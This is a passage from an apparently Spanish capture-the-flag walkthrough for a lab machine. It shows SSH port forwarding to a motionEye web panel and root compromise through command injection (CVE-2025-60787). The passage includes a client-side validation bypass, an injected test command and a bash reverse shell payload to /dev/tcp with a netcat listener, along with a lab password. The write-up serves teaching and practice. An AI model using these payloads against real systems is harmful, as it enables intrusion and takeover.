tcp      0      0 0.0.0.0:ssh              0.0.0.0:*               LISTEN
tcp      0 667790 localhost:8554           localhost:38830         ESTABLISHED
```

Dado que el servicio no ofrece una interacción con la consola y tampoco tenemos un navegador para interactuar, podemos intentar hacer port forwarding para acceder desde nuestra máquina de atacante:

```
sshpass -p 'Contraseña' ssh sa_mark@cctv.htb -L 8765:127.0.0.1:8765
```


Sobre Port Forwarding: Es una forma en la que se puede acceder a un servicio interno disponible dentro de una red sin estar necesariamente dentro de la red. Sin embargo, para que funcione, debe estar habilitado en el servidor y, como se muestra, se necesitan credenciales válidas ya que funciona dentro de SSH.

```
[khangkay@parrot]~$ sshpass -p 'X1l9fx1ZjS7RZb' ssh sa_mark@cctv.htb -L 8765:127.0.0.1:8765
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Fri 17 Jul 20:43:56 UTC 2026
System load: 0.05
Usage of /: 77.9% of 8.70GB
Memory usage: 37%
Swap usage: 0%
Processes: 279
Users logged in: 1
IPv4 address for eth0: 10.129.58.17
IPv6 address for eth0: dead:beef:a0de:adff:fec9:8891
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.
```


No nos da error así que procedemos a acceder a localhost:8765 en nuestro navegador:



Intentamos con admin:admin, como es por defecto y no logramos entrar. Intentamos sa _mark más la contraseña encontrada y tampoco se nos deja. Sin embargo, si intentamos admin más la contraseñ, logramos entrar.



Se nos presenta lo que parece ser una cámara enfocando nada. Si investigamos en el menú en la parte izquierda encontramos que se trata de la versión 4.7.1



3. Escalada de Privilegios

3.1. Identificación de Vulnerabilidades

Investigando en internet nos encontramos con la CVE-2025-60787

Sobre CVE-2025-60787: Es una vulnerabilidad de RCE dentro del servicio Motion Eye. Se puede inyectar código directamente a través de la GUI web y el input, al no ser sanitizado, se interpretará como código. Éste Poc nos guía a través del exploit.

La vulnerabilidad consiste en que la configuración del servicio se está recargando constantemente y lo que se escriba en los campos `image_file_name` y `movie_filename` se escribirá directamente en `/etc/motioneye/camera-*.conf`.

El flujo de la vulnerabilidad se indica como:

Dashboard (Web UI) -> Aquí se escribe el código en los campos vulnerables

`ConfigHandler.set_config()` -> carga la configuración

`camera-*.conf` written


`motionctl.restart()`

-> Reinicia. Aquí se ordena y se carga el payload previamente escrito dentro del archivo debido al error de implementación

Para la explotación se necesita tener una cámara instanciada, cosa que ya está hecha en el servidor así que procedemos con la explotación como se indica en el PoC:


3.2. Explotación de Vulnerabilidades y Escalada de Privilegios

Primero se corre un test para verificar que realmente el servidor es vulnerable creando una carpeta llamada `test` a través de la inyección de comandos en el campo `Image File Name` que encuentra en el menú de la izquierda, dentro de `still images`.



Cómo se indica en el exploit, aún no se puede realizar la inyección, dado que hay una validación dentro del código que lo impide. Por suerte esta validación se lleva a cabo en el lado del cliente, por lo que se puede sobre escribir fácilmente. Se da click derecho en cualquier parte de la página, se hace click en Inspect y se viaja a la pestaña Console. Allí se copia el siguiente código:

```
configUiValid = function() { return true; };
```




Se nos indica una advertencia y se nos dice que para permitir el pasting se escriba allow pasting y luego se pega el código.

Esto reescribe la función disponible configUiValid() dentro de /static/js/ui.js?v=0.43.1b4 para permitir la inyección de código.

Primero se intenta crear un directorio llamado test dentro de /tmp con el siguiente payload:

```
$(touch /tmp/test.txt).%Y-%m-%d-%H-%M-%S
```

Se coloca el Capture Mode en Interval Snapshots y el Intervalo en 10 segundos. Después se clickea en Apply




Verificando dentro de /tmp en la conexión ssh nos damos cuenta de que si aparece el directorio:

```
drwx----- 3 root    root      4096 Jul 18 16:22 systemd-private-0edc83fd651e4628ac85409cbe907272-upower.service-uJKPTh
-rw-r--r--  1 root    root         0 Jul 18 20:47 test
drwx----- 2 root    root      4096 Jul 18 16:00 vmware-root_679-3988607326
drwxr-xr-x  2 www-data www-data 4096 Jul 18 15:59 zm
```

Se coloca entonces el siguiente payload para iniciar una reverse shell:

```
$(python3 -c "import os;os.system
('bash -c "bash -i >& /dev/tcp/IP/Puerto 0>&1"')").
%Y-%m-%d-%H-%M-%S\\
```



Iniciamos un puerto en escucha en nuestra máquina local con nc:

```
nc -nlvp 1010
```

Se hace click en Apply y se obtiene una shell como root, en donde podemos encontrar la flag:


```
~ > sudo nc -nlvp 1010
[sudo] contraseña para khangkaw:
Listening on 0.0.0.0 1010
Connection received on 10.129.59.29 49632
bash: cannot set terminal process group (6019): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# cd /
cd /
root@cctv:/# ls
```

4. Referencias

- <https://github.com/BridgerAlderson/CVE-2024-51482>
- <https://github.com/advisories/GHSA-j945-qm58-4gjsx>